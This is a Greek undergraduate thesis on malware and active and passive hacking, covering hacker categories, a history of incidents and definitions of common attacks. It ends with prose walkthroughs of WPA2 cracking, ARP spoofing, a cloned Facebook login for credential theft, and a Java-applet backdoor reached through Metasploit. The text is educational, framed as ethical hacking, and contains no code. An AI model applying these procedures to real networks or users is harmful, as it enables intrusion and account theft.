Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών

Τμήμα Εφαρμοσμένης Πληροφορικής και Πολυμέσων

Πτυχιακή εργασία

Κακόβουλο λογισμικό, active hacking, passive hacking.

Φοιτητής

Καραντωνάκης Γιώργος

ΑΜ : 3144

Επιβλέπων καθηγητής

Δρ. Χαράλαμπος Μανιφάβας

Ιανουάριος 2016

Υπεύθυνη δήλωση

Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Εφαρμοσμένης Πληροφορικής και Πολυμέσων του Τ.Ε.Ι. Κρήτης.

Ευχαριστίες

Ευχαριστώ τον Δρ. Χαράλαμπο Μανιφάβα που μου έδωσε την ευκαιρία να με κάνει να μου αρέσει η σχολή και συγκεκριμένα ο τομέας της ασφάλειας μέσω των διαλέξεων του από τα μαθήματα ασφάλεια πληροφοριακών συστημάτων , ασφάλεια δικτύων και να μου δώσει το έναυσμα για να ψαχτώ παραπέρα.

Περίληψη

Κακόβουλο Λογισμικό(Malware)

Κακόβουλο λογισμικό είναι ένας κώδικας που έχει ως σκοπό να βλάψει έναν συγκεκριμένο στόχο ή να βλάψει ένα συγκεκριμένο δίκτυο με στόχους ή να εξαπλώνετε σε πολλά δίκτυα ανεξέλεγκτα με σκοπό ανάλογα για ποιόν λόγο έχει γραφτεί και το έχει στείλει ο συγγραφέας ή ο διαχειριστής του κακόβουλου λογισμικού.

Active hacking

Προσπέραση αυθεντικοποίησης και εισβολή σε υπολογίστηκα συστήματα , Distributed Denial of Service (Dodos) , αλλαγή-διαγραφή αρχείων.

Passive hacking

Παρακολούθηση seasons μεταξύ 2 τερματικών , παρακολούθηση συνομιλιών και υποκλοπή ευαίσθητης πληροφορίας ήτε σε φυσικό επίπεδο με κάποια τεχνική Man in middle ή σε επίπεδο εφαρμογής με κάποιο backdoor.Υβριδικό hacking που από passive hacking μπορεί να περάσει σε active όταν θεωρηθεί η κατάλληλη στιγμή μετά από monitoring.

A **few words...**

Ο σκοπός αυτής της πτυχιακής είναι να αναδείξει κάποιες τεχνικές hacking ήτε από κακόβουλο λογισμικό ήτε από μια γκάμα εξειδικευμένων εργαλείων για τέτοιες δουλειές όπως το λειτουργικό σύστημα kali linux.

Σε καμία περίπτωση αυτή η πτυχιακή εργασία καταπατά προσωπικά δεδομένα η εξυπηρετεί κακόβουλους σκοπούς.Είναι καθαρά στα πλαίσια του ethical hacking και του Penetration testing που θα μπορούσε να χρησιμοποιήσει κάποιος white hat στα πλαίσια για την εταιρία που δουλεύει ήτε για το προσωπικό του δίκτυο για να ανακαλύψει πρώτος της αδυναμίες του δικτύου πριν τις ανακαλύψει κάποιος κακόβουλος χρήστης και τις χρησιμοποιήσει εναντίον του.

Δεν λαμβάνω καμία ευθύνη αν αυτή η πτυχιακή εργασία πέσει σε τρίτο πρόσωπο και το χρησιμοποιήσει για κακόβουλο σκοπό.Το μόνο σίγουρο είναι ότι θα μπει σε μπελάδες από το κράτος και την δίωξη του ηλεκτρονικού εγκλήματος γιατί στην εποχή μας τίποτα δεν περνάει απαρατήρητο με τεχνικές και αλγόριθμους που έχουν αναπτυχθεί.
Ήτε χρησιμοποιήσει τεχνική spoofing ή ενδιάμεσο δίκτυο tor που τα περισσότερα πλέον είναι παγιδευμένα τα gateway τους και ελέγχουν το traffic σχεδόν κάθε tor node ή άλλα proxy servers ή κάποιο virtual private network (vpn) που κλειδιά αποκρυπτογράφησης από εταιρίες που τα διανέμουν στους πελάτες πολλές φορές τα διανέμουν και στις αρχές. Μέσα στο διαδίκτυο και ανωνυμία μέσα στο ιντερνετ δεν υπάρχει , είναι απλά ένα ψέμα.

Abstract

In the first chapter we will cover theoretical background

- What are hackers , hacker types and hacking history.
- What is hacking , active hacking , passive hacking.
- What is malicious software , different malware types.

- Malware infects target in the form of Trojan horse thus creating a botnet.
- Malicius Trojan horse software infects target through a game and begins to monitor and record what the user types.

In the third chapter will follow practical techniques

- Breaking wpa2 personal LANs and after techniques of the man in the middle in other computer systems
- Attacks on PCs with backdoor implantation techniques and access the machine by Metasploit Framework platform.
- Sql injection attacks into vunerable websites for extracting information from databases.

Πίνακας περιεχομένων

Κεφάλαιο 1 θεωρία active passive hacking και κακόβουλου λογισμικού

1.1.1 Τι είναι hackers

Με την έννοια hacker εννοούμε έναν άνθρωπο που έχει βαθιά γνώση στην επιστήμη των υπολογιστών που προσπαθεί να εισβάλει σε διάφορα υπολογιστικά συστήματα ή δίκτυα υπολογιστών με πολλές τεχνικές όπως ψάρεμα(phishing) , τροποποίηση λογισμικού(software) , τροποποίηση υλικού(hardware) , αξιοποίηση ευπάθειας του συστήματος ή του δικτύου ή ακόμα και του ίδιου του χρήστη. Συλλογή πληροφοριών (information gathering) για τον στόχο και γνώση στην ανωνυμία (όσο ποιο πολύ γίνετε) στο διαδίκτυο αλλά και κάποιες φορές στην πραγματική ζωή. Η λέξη hacker έχει και διαφορετική έννοια ανάλογα ο hacker σε ποιον κλάδο της πληροφορικής ανήκει , το ήθος και την παιδεία του.

Οι hackers υποκινούνται σε τέτοιες ενέργειες μόνοι τους ή σαν ομάδα για το κέρδος , διαμαρτυρία , προπαγάνδα θρησκευτική ή πολιτική, πρόκληση , διασκέδαση και να φτιάξουν δίκτυα με λιγότερες ευπάθειες και ένα ποιο ασφαλές διαδίκτυο.

Υπάρχουν πολλές κατηγορίες hacker. Οι τρεις ποιο βασικές κατηγορίες είναι οι white hats , gray hats , black hats.

1.1.2 Κατηγορίες hacker

Η πρώτη κατηγορία hacker είναι οι white hat hackers. Οι hacker αυτής της κατηγορίας ασχολούνται με το hacking στα πλαίσια του ethical hacking που ειδικεύονται στο penetration testing. Ψάχνουν κενά ασφάλειας και ευπάθειες για μη κακόβουλους σκοπούς. Θα αξιοποιήσουν τις ικανότητες τους για μία εταιρία , έναν οργανισμό ή για κάποιον πελάτη ώστε να βρουν και να καλύψουν τα κενά ασφάλειας που έχουν τα υπολογιστικά συστήματα ή δίκτυα υπολογιστών ή ένα λογισμικό πριν το ανακαλύψει κάποιος κακόβουλος hacker και αξιοποιήσει τις αδυναμίες προς δικό του συμφέρον.

Η δεύτερη κατηγορία hacker είναι οι gray hat hackers. Ένας gray hat hacker είναι κάπου στην μέση μεταξύ ενός white hat και black hat hacker.Υπάρχουν πολλές ερμηνείες για αυτήν την κατηγορία.Μία ερμηνεία είναι ότι οι computer security experts είναι το πρωί white hat ethical hackers και δουλεύουν για

κάποιον οργανισμό η εταιρία χωρίς κακόβουλες προθέσεις και την νύχτα είναι black hat hackers που εισβάλουν σε υπολογιστικά συστήματα και δίκτυα με κακόβουλο σκοπό για προσωπικό κέρδος. Άλλη ερμηνεία για έναν gray hat hacker είναι ότι σκανάρει για ευπάθειες, εισβάλει παράνομα σε υπολογιστικά συστήματα μετά το λέει ότι υπάρχει εκείνη η ευπάθεια , ότι εκεί πέρα είναι ανοιχτοί και να κλείσουν το κενό ασφάλειας. Μπορεί να μην εισβάλουν για κακόβουλους σκοπούς αλλά πάντως να εισέλθεις σε ένα δίκτυο ή έναν υπολογιστή χωρίς την άδεια του διαχειριστή είναι παράνομο.

Η Τρίτη κατηγορία hacker είναι οι black hat hackers. Ένας black hat hacker διαπράτει κατά κύριο λόγο όλα τα cyber εγκλήματα. Θα εισβάλει σε ένα υπολογιστικό σύστημα ή σε ένα δίκτυο για κακόβουλους σκοπούς όπως υποκλοπή δεδομένων, πιστωτικές κάρτες , προσωπικά έγραφα, εικόνες, κωδικούς, προσθήκη-διαγραφή-τροποποίηση αρχείων, παρακολούθηση του στόχου από μικρόφωνο, κάμερα, καταγραφή της πληκτρολόγησης του στόχου, monitoring ην οθόνη του στόχου και άλλα πολλά με απώτερο σκοπό το κέρδος.

Υπάρχουν επίσης υποκατηγορίες από hacker ανεξαρτήτος άμα είναι white , gray ,black hat hacker. Ανάλογα με το πόσο καλός είναι ή ποιος ο λόγος που τον ωθεί στο hacking υπάρχουν και υποκατηγορίες.

Η πρώτη υποκατηγορία είναι το Elite hacker. Με την έννοια elite hacker εννοούμε τον ποιο επίδοξο , έξυπνο και παράλληλα αυτόν που ξέρει προγραμματισμό , σχεδιασμό λειτουργικών συστημάτων, έχει βαθιά γνώση της επιστήμης των υπολογιστών, των δικτύων και ποιο πιθανόν θα ξέρει να χειραγωγεί ανθρώπους με την τεχνική social engineering. Ένας elite hacker είναι στην κορυφή της κλίμακας σε δεξιότητες και ικανότητες των hacker.

Η δεύτερη υποκατηγορία είναι οι script kiddies. Σε αυτήν την υποκατηγορία ανήκουν οι χρήστες που δεν έχουν καθόλου γνώσεις ή δεξιότητες από hacking.Πέρνουν έτοιμα κακόβουλα προγράμματα που τα έχουν φτιάξει άλλοι hacker.Κατά κύριο λόγο τα έχουν φτιάξει άλλοι black hats.

Η τρίτη υποκατηγορία είναι οι hacktivists. Ο βασικός σκοπός ενός hacktivist είναι ή δημοσίευση προπαγάνδας μιας πολιτικής ή θρησκευτικής ιδέας.Αυτή η υποκατηγορία έχει μία άλλη υποκατηγορία.


- Υποκατηγορία ενός hacktivist είναι ο cyberterrorist που βασικό του χαρακτηριστικό είναι ο φανατισμός μιας πολιτικής ή θρησκευτικής ιδέας. Με την έννοια cyberterrorist ή cyberterrorism είναι η διάδοση του φόβου και της απάτης στο κοινό.

1.1.3 Ιστορική αναδρομή των hacker

Αυτή η ιστορική αναδρομή θα βοηθήσει καλύτερα τον αναγνώστη να κατανοήσει καλύτερα τι είναι hacking και το κακόβουλο λογισμικό με κάποια παραδείγματα από το παρελθόν.

- 1932 Πολωνοί κρυπτογράφοι έσπασαν κρυπτογραφημένο κώδικα επικοινωνίας που είχαν οι ναζί στον β παγκόσμιο πόλεμο.
- Το 1965 oWilliamD. Mathews βρήκε μία ευπάθεια στο λειτουργικό σύστημα CTSS όταν ήταν φορτωμένο στον υπολογιστή IBM7094.Ο text editor του συστήματος ήταν σχεδιασμένος να τον χειρίζεται μόνο ένας συνδεμένος χρήστης κάθε φορά με αποτέλεσμα να κρατάει ένα κοινό αρχείο. Όταν μία φορά 2 προγραμματιστές προσπάθησαν να γράψουν μαζί ο κωδικός του user έκανε swamp.
- Την δεκαετία του 70 έκαναν την εμφάνιση τους οι phreakers που εστίαζαν στις τηλεφωνικές γραμμές.Ανακάλυψαν και εκμεταλλεύτηκαν κάποια συγκεκριμένα χαρακτηριστικά της τότε τηλεφωνικής τεχνολογίας ώστε να κάνουν σε μακρινή απόσταση τηλεφωνικές κλήσεις χωρίς χρέωση.
- Η χρυσή εποχή της hacking κοινότητας ξεκίνησε την δεκαετία του 80 όπου ξεκίνησαν να κυκλοφορούν στην αγορά οι πρώτοι προσωπικοί υπολογιστές από την Apple , RadioShank και IBM. Οι υπολογιστές πλέον δεν περιορίζοταν σε λίγα χέρια.Τότε ..ξεκίνησαν και οι πρώτες hacking ομάδες που πολλές από αυτές είχαν εγκληματικό χαρακτήρα για παράδειγμα ξεκίνησαν να κυκλοφορούν πειρατικό λογισμικό , ιούς και worms που μπορούσαν να επιτεθούν σε άλλα υπολογιστικά συστήματα.
- 1988 Ο Robbert Morris έφτιαξε το πρώτο κακόβουλο λογισμικό Morris worm όπου εξαπλώθηκε στο διαδίκτυο ισχυριζόμενος ότι είχε την περιέργεια να ανακαλύψει πόσο μεγάλο είναι το διαδίκτυο.
- 1989 5 γερμανοί hackers πιάστηκαν από την αστυνομία με την κατηγορία της κατασκοπίας και πουλούσαν πληροφορίες στους σοβιετικούς.
- 1989 φτιάχτηκε ένα Trojan horse κακόβουλο λογισμικό που για payload είχε ένα ransomware όπου κρυπτογραφούσε όλα τα αρχεία του σκληρού δίσκου και το κλειδί της αποκρυπτογράφησης το είχε ο δημιουργός του κακόβουλου λογισμικού.Μετά απαιτούσε από τους χρήστες θύματα να πληρώσουν το ποσό των 189 δολαρίων για να αποκρυπτογραφηθούν πάλι τα αρχεία τους.
- 1990 4 hacker από γνωστή παλιά ομάδα hacker με όνομα Legion of doom έκλεψαν τις λεπτομέρειες , usernames και passwords από έναν μεγάλο οργανισμό στην Αμερική. Μετά η αστυνομία απάντησε με οργανωμένη επιχείρηση με όνομα sun devil στην Αμερική ταυτόχρονα σε 12 πόλεις έγιναν συλλήψεις hacker νωρίς τα ξημερώματα.
- 1991 κατά την διάρκεια του πολέμου στον περσικό κόλπο 4 δανοί έφηβοι έσπασαν το δίκτυο του υπουργείου άμυνας και είχαν πρόσβαση σε ευαίσθητες πληροφορίες.
- 1994 2 hacker με τα διαδικτυακά ψευδώνυμα Datastream και Kuji παραβίασαν εκατοντάδες υπολογιστές όπως της NASAκαι του κορεάτικου ινστιτούτου ατομικής έρευνας.
- 1994 ένας υποτιθέμενος υπάλληλος των βρετανικών τηλεπικοινωνιών εισβάλει σε υπολογιστή με προσωπικά δεδομένα όπως οι τηλεφωνικοί αριθμοί της βασίλισσας , του πρωθυπουργού , και εγκαταστάσεις του στρατού όπου όλα δημοσιευτήκαν στο ίντερνετ.

- 1995 Ρώσσος hacker Vladimir Levin συλλαμβάνετε στην Βρετανία μετά από εισβολή μέσο του υπολογιστή του στην Citybank και μετέφερε χρήματα σε πολλούς τραπεζικούς λογαριασμούς γύρω στον κόσμο.
- 1996 αναφέρθηκε ότι έγινε απόπειρα διαδικτυακής επίθεσης στο υπουργείο άμυνας στην Αμερική 250000 φορές μόνο το 1995. 65% των επιθέσεων ήταν επιτυχές.
- 1997 ένα freeware hacking tool κυκλοφόρησε για τους script kiddies που το χρησιμοποιούσαν στο AOLγια να πάρουν από τον κόσμο πληροφορίες όπως usernames και passwords , είχε καΐλες δυνατότητες όπως δημιουργία ψεύτικου account , είχε ειδικά εργαλεία για phising , mailbomb που έστελνε στους άλλους χρήστες μέχρι να γεμίσει ο αποθηκευτικός χώρος του mail.
- 1998 η yahoo ενημέρωσε τον κόσμο ότι ίσως ο υπολογιστής τους κόλλησε κάποιο worm με logic bomb που το κατεβάσανε από επίσκεψή τους στην σελίδα τις τελευταίες εβδομάδες.
- 1999 δημιουργήθηκε ο ιός(virus) mellisa που δούλευε από μακροεντολές σε Microsoft word 1997.Αυτός ο ιός έφτανε στον στόχο μέσο email και σε έβαζε στον πειρασμό να το κατεβάσεις εξαπατώντας τον στόχο με τεχνική social engineering με τίτλο του mail "Here is that document you asked for... dont show any one else... ;)"
- 2000 το ILOVEYOU worm ήταν γραμμένο σε visual basic γλωσσά και έστελνε αντίγραφά του μέσω Mail και προσπαθούσε να εξαπατήσει τον στόχο μέσω του attachment με ονομασία "love-letter-for-you.txt.vbs" νομίζοντας οι χρήστες ότι είναι ένα απλό .txt κείμενο.
- 2000 ένας black hat hacker με το ψευδώνυμο MafiaBoy προώθησε μία σειρά από Distribuded Denial of Service(DDoS) attacks to big companies only in a week.
- 2001 πραγματοποιήθηκε η πρώτη hacking επίθεση με στόχο το Domain name server(DNS) στις ιστοσελίδες της microsoft με αποτέλεσμα οι χρήστες που θέλουν να εισέλθουν στην σελίδα τους οδηγούσε αλλού.
- 2007 ο George Hotz ήταν ο πρώτος άνθρωπος που κατάφερε να ξεκλειδώσει το iphone.



εικόνα 1.1

εικόνα 1.2

1.2.1 Τι είναι Hacking

Με τον όρο hacking στην επιστήμη των υπολογιστών και στην ασφάλεια των υπολογιστών εννοούμε όταν ένας χρήστης χρησιμοποιεί ένα εργαλείο ειδικά σχεδιασμένο όπως για να ψάξει αδυναμίες στο στόχο υπολογιστής ή στον στόχο δίκτυο αν βρίσκεται στο ίδιο υποδίκτυο ή σε άλλο υποδίκτυο στο ίντερνετ.Αδυναμίες όπως ανοιχτές πόρτες ή να εκμεταλλευτεί μία ευπάθεια όπως μέσα από ένα backdoor που υπάρχει στον υπολογιστή εγκατεστημένο σκόπιμα από κάποιον κακόβουλο χρήστη η λογισμικό ή από λάθος του κατασκευαστή , επίσης μπορεί να πάρει ένα freeware εργαλείο από το ίντερνετ και να τον τροποποιήσει ο χρήστης κατάλληλα.

Υπάρχουν πάρα πολλές τεχνικές hacking που μπορεί ένας hacker ή ένας script kiddie να χρησιμοποιήσει.

- Ανίχνευση ευπάθειας (vulnerability scanning) : Υπάρχουν πολλά εργαλεία διαθέσιμα στο ίντερνετ freeware ή επί πληρωμής στο διαδίκτυο. Αυτή η τεχνική χρησιμοποιείτε για ανίχνευση κάποιας ευπάθειας στον στόχο υπολογιστή ή ευπάθειας σε κάποιο δίκτυο.
  Κάποια vulnerability scanners όπως Nessus , OpenVAS .
- Port scanning : Αυτή η τεχνική χρησιμοποιείτε για να σκανάρει τα ports ενός υπολογιστή ή όλα τα ports όλων των υπολογιστών ενός δικτύου με σκοπό την συλλογή πληροφοριών όπως ποιες δικτυακές πόρτες είναι ανοιχτές , ποιες κλειστές , οι πόρτες που είναι ανοιχτές ποια πρωτόκολλα τρέχουν , ποιο λειτουργικό σύστημα και ποιες εφαρμογές με αποτέλεσμα να βρεθεί κάποια ευπάθεια ή κάποιο κακόβουλο λογισμικό να συνδέσει τον χρήστη από κάποιο port.Κάποιο από τα πολλά διαθέσιμα εργαλεία για port scanning είναι το nmap.
- Information gathering είναι η ενέργεια που κάνει κάποιος hacker ή penetration tester πριν κάνει μία επίθεση σε κάποιο υπολογιστικό σύστημα η σε κάποιο δίκτυο. Ο αποτελεσματικός τρόπος για ένα σωστό information gathering είναι να μαζέψει ο επιτιθέμενος ακριβείς πληροφορίες για τον στόχο γιατί όσες ποιο ακριβείς και περισσότερες πληροφορίες έχει ο επιτιθέμενος για τον στόχο πριν πράξει τότε η επιτυχία να πετύχει η επίθεση είναι μεγάλη. Το information gathering απαιτεί προσεχτικό σχεδιασμό και έρευνα. Σε αυτό το πρωταρχικό στάδιο ο επιτιθέμενος προσπαθεί να μαζέψει όσες περισσότερες πληροφορίες μπορεί.
  - Μία υποκατηγορία του information gathering είναι το passive information gathering. Με αυτόν τον τρόπο μαθαίνεις πληροφορίες για το λειτουργικό σύστημα ενός μηχανήματος ή τα όρια ενός δικτύου με μηχανήματα χωρίς να τα πειράξεις.
  - Μία άλλη υποκατηγορία για το information gathering είναι το active information gathering. σε αυτήν την υποκατηγορία ο επιτιθέμενος αλληλεπιδρά κατευθείαν με το υπολογιστικό σύστημα ή με το δίκτυο όπου σχεδιάζει να επιτεθεί με σκοπό να μαζέψει όσες περισσότερες πληροφορίες μπορεί. Ένα εργαλείο από τα πολλά για αυτόν τον λόγο είναι το Nmap.
- Άρνηση εξυπηρέτησης (Denial of Service) είναι όταν ένας υπολογιστής η μία ομάδα από υπολογιστές που στην προκείμενη περίπτωση λέγετε κατανεμημένη άρνηση εξυπηρέτησης (Distributed Denial of Service) καθιστά έναν υπολογιστή ή ένα δίκτυο ή μία συγκεκριμένη

εφαρμογή να μην μπορεί να εξυπηρετήσει άλλον χρήστη επειδή το δίκτυο του γεμίζει με ψεύτικα tcp requests και να είναι απασχολημένοι οι πόροι της cpu υπολογιστή ή τις cpu των υπολογιστών του δικτύου.

- SQL injection είναι μία τεχνική που χρησιμοποιείται σε web applications όπου ο χρήστης μπορεί να χρησιμοποιεί εντολές SQL στην βάση δεδομένων της εφαρμογής χωρίς ο χρήστης να έχει τέτοια άδεια με αποτέλεσμα αποκαλύπτοντας την βάση δεδομένων , να διαγράψει δεδομένα , να τροποποιήσει δεδομένα και ότι άλλο θέλει. Κάποια διαθέσιμα εργαλεία από τα πολλά που υπάρχουν για sql injection είναι τα BBQSQL και Sqlmap.
- Cross side scripting(XSS) είναι η τεχνική εκμετάλλευσης κάποιας ευπάθειας μίας ιστοσελίδας από πλευράς του χρήστη (client side) με εισαγωγή html κώδικα ή σε javascript κώδικα. Αυτή η τεχνική θα μπορούσε να κάνει μεγάλη ζημιά στον χρήστη γιατί θα μπορούσε να του υποκλέψει ευαίσθητες πληροφορίες.
- Brute force τεχνική χρησιμοποιείτε συνήθως σε κάποια εφαρμογή για να περάσεις με επιτυχία την αυθεντικοποίηση του χρήστη. Εννοώντας brute force εννοούμε ότι το σύστημα θα δοκιμάσει κάθε πιθανή λέξη η σειρά χαρακτήρων μέχρι να βρει τον σωστό κωδικό και να γίνει αυθεντικοποίηση.Εργαλεία διαθέσιμα για brute force attacks είναι το Hydra , John the ripper.
- Packet sniffing είναι η τεχνική παρακολούθησης των πακέτων ενός δικτύου και να κάνει traffic analysis του δικτύου.Άμα η κρυπτογράφηση του περιεχομένου του πακέτου δεν είναι δυνατή ένας κακόβουλος χρήστης μπορεί να παρακολουθήσει έναν άλλον υπολογιστή ή δίκτυο ή να υποκλέψει ευαίσθητα δεδομένα.
- Phishing είναι μία τεχνική παραπλάνησης που συνήθως γίνετε μέσο ηλεκτρονικού ταχυδρομείου. Ο αποστολέας στέλνει ένα mail που μοιάζει έμπιστο από μία έμπιστη οντότητα αλλά στην πραγματικότητα είναι παραπλανητικό με αποτέλεσμα ο στόχος να παραπλανηθεί και να αποκαλύψει ευαίσθητα δεδομένα.
- Click jacking είναι μία τεχνική που είναι συνέχεια του Cross site scripting(XSS) όπου στην σελίδα εμφανίζονται διαφορετικά παραπλανητικά buttons ή κάποιες φορές και αόρατα.Άμα ο χρήστης τα πατήσει μπορεί να τον πάει σε άλλες ιστοσελίδες με διαφημιστικά ή να φορτώσει κάποιο κακόβουλο λογισμικό στον υπολογιστή μέσο java script.
- Cookie theft ή session hijacking αυτή η τεχνική χρησιμοποιείτε όταν ένας χρήστης πάρει τα cookies ενός άλλου χρήστη και μπορεί σε σελίδες που είναι ο χρήστης επισκεπτόταν να είναι authenticated σαν τον άλλον χρήστη που του πήρε το cookie.
- Botnet είναι ένα δίκτυο διασυνδεμένο σε όλο το ίντερνετ. Αποτελείται από από ηλεκτρονικούς υπολογιστές που είναι μολυσμένοι από κακόβουλο λογισμικό χωρίς να το γνωρίζουν οι ιδιοκτήτες τους. Αυτούς τους υπολογιστές τους διαχειρίζονται απομακρυσμένα από κακόβουλους hacker κυρίως. Ο κύριος λόγος που χρησιμοποιείτε ένα botnet δίκτυο είναι για mail spamming , να μολύνουν άλλους υπολογιστές με κακόβουλο λογισμικό η να δραστηριοποιούνται σε άλλες μορφές του κυβερνοεγκλήματος όπως υποκλοπή πιστωτικών καρτών , κωδικών και άλλα. Ένα botnet μπορεί να είναι ένας "στρατός" από λίγους χιλιάδες μολυσμένους υπολογιστές μέχρι και να αποτελείται από εκατομμύρια μολυσμένους υπολογιστές ένα botnet δίκτυο.

1.2.2 active hacking

Με τον όρο active hacking εννοούμε έναν χρήστη με διάφορες τεχνικές να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε συστήματα να τροποποιήσει να διαγράψει ή να προσθέσει δεδομένα. Μία άλλη έννοια του

active hacking θα μπορούσε να ήταν άμα ο χρήστης έμπαινε στην μέση της επικοινωνίας μεταξύ ενός χρήστη και ενός εξυπηρετητή , να ξεγελάσει τον χρήστη παριστάνοντας αυτός τον εξυπηρετητή και να συνεχίσει η επικοινωνία ή να τροποποιήσει τα δεδομένα και μετά να τα ξαναπροωθήσει στον εξυπηρετητή.

Οι επιθέσεις που χρησιμοποιούνται στο active hacking είναι Denial of Service , Man in Middle , ARP poisoning , buffer overflow , session replay , masquerade attack, sql injection, hijack seassion, brute force, cross site scripting.

Τώρα θα εξηγήσω μερικά active hacks που θα μπορούσαν να έχουν εφαρμογή από οποιονδήποτε που θα ήθελε να ασχοληθεί με το ethical hacking και χρησιμοποιούνται πάρα πολύ στις μέρες μας.

1) Πρώτο σενάριο είναι ότι ο χρήστης θέλει να επέμβει σε ένα τοπικό δίκτυο και με την τεχνική ARP spoofing να ξεγελάσει το δίκτυο αναπαριστώντας τον rooter.

Πρώτο βήμα που θα ακολουθήσει ο penetration tester είναι ότι θα επέμβει στο τοπικό δίκτυο με WPA 2 cracking με κάποιο διαθέσιμο εργαλείο από τα πολλά που υπάρχουν όπως το aircrack εισέρχοντας στο τοπικό δίκτυο.

Όταν καταφέρει να μπεί και έρθει από τον rooter ένα ARP request τότε θα πάρει ο υπολογιστής του επιτιθέμενου την Ip του rooter. Έτσι θα αρχίσει να παίρνει όλα τα πακέτα των υπολογιστών προς τον rooter τα τροποποιεί άμα θέλει και τα αναδρομολογεί.

Φυσικά γίνετε και το αντίστροφο με ARP spoofing ο rooter να νομίζει ότι ο υπολογιστής του επιτιθέμενου είναι ο υπολογιστής του κανονικού χρήστη και να δρομολογεί τα πακέτα στον επιτιθέμενο.

2)Στα πλαίσια του δεύτερου σεναρίου υποθέτουμε ότι επιτιθέμενος και στόχος βρίσκονται στο ίδιο LAN που εξηγήσαμε στο πρώτο σενάριο πως να μπει κάποιος.Σε αυτό το σενάριο θα εξηγήσουμε πως γίνετε ο χρήστης να πάρει το username και τον κωδικό του facebook του άλλου χρήστη. Καθώς ο στόχος δεν έχει ιδέα τι γίνετε ο άλλος χρήστης θα φτιάξει έναν κλώνο του login της ιστοσελίδας facebook με το πρόγραμμα SET ή άλλο πρόγραμμα παρόμοιο. Δεύτερο βήμα είναι το ARP spoofing και να ελέγξουμε την κίνηση μεταξύ του χρήστη και του rooter.Όταν ο χρήστης πάει να συνδεθεί στο facebook τότε το DNS request του θα περάσει από τον υπολογιστή του επιτιθέμενου και ο SET που έχει γίνει server για τον κλώνο του facebook.

3)Ένα σενάριο όπου ο χρήστης θα προσπαθήσει να πάρει τα passwords ή τα hashes των password ενός άλλου χρήστη.Θα προσπαθήσει να εισβάλει στον υπολογιστή του στόχου τοποθετώντας πρώτα ένα backdoor.Αυτό το backdoor θα προσπαθεί να συνδεθεί στην δημόσια ip του router του attacker. Ο χρήστης θα πρέπει να έχει εγκατεστημένη την java στον υπολογιστή του.

Το πρώτο βήμα είναι να συνδεθεί ο attacker στο υποδίκτυο του στόχου και να χρησιμοποιήσει man in middle τεχνική και ARP spoofing αναδρομολογόντας την κίνηση στο δίκτυο από τους υπολογιστές στον rooter.

Το δεύτερο βήμα είναι να χρησιμοποιήσουμε τεχνική κοινωνικής χειραγώγησης (social engineering) και να φτιάξουμε έναν κλώνο της σελίδας που επισκέπτεται με κάποιο εργαλείο όπως τοSETκαι επίσης ο χρήστης όταν επισκεφτεί την σελίδα που του φαίνετε έμπιστη και θα έχει το ίδιο όνομα με τεχνική DNS spoofing αλλά σε java applet θα έχει έναν κώδικα που θα εγκαθιστά στον υπολογιστή ένα backdoor που θα δημιουργεί sessions μεταξύ του attacker και του στόχου.

Τρίτο βήμα είναι να ξέρουμε την δημόσια ip του υποδικτύου του χρήστη για να χρησιμοποιήσουμε ένα εργαλείο που κάνει port scanning όπως το nmap για να βρούμε την ip του υπολογιστή στόχου στο υποδίκτυο.

Τέταρτο βήμα είναι ο χρήστης να τσιμπήσει το δόλωμα που αυτό εξαρτάτε από το πόσο καλά γνωρίζει ο attacker από social engineer , να τρέξει το site, θα εμφανιστεί ένα μήνυμα να δεχτεί την εκτέλεση ενός java applet με ένα παραπλανητικό μήνυμα όπως να αποδεχτεί τα cookies αλλά στην ουσία είναι να εγκαταστήσει μια backdoor που θα επικοινωνεί με κάποιο port ενώ ο attacker δεν θα χρειάζεται να είναι πλέον στο υποδίκτυο άλλα με κάποιο εργαλείο για penetration testing όπως το metasploit θα ακούει από την δημόσια ip του rooter στην δημόσια ip του στόχου , στην ip του υποδυκτίου που είναι ο υπολογιστής στόχος και στο συγκεκριμένο port που θα έχει συνδεθεί το backdoor με αποτέλεσμα ο attacker να μπορεί να συνδεθεί στον στόχο και να αποκτήσει δικαιώματα root.

4)Ένα σενάριο όπου ο στόχος πέφτει θύμα social engineering καθώς ο attacker δημιουργεί ένα phishing mail κλωνοποιημένο από κάποια σελίδα που επισκέπτεται ο στόχος. Μέσα σε αυτό το mail θα υπάρχει η τεχνική του social engineer όπου ο attacker θα προσποιείται τον διαχειριστή της σελίδας ζητώντας σε κάποια φόρμα ή σε mail να στείλει ο χρήστης ευαίσθητα δεδομένα.

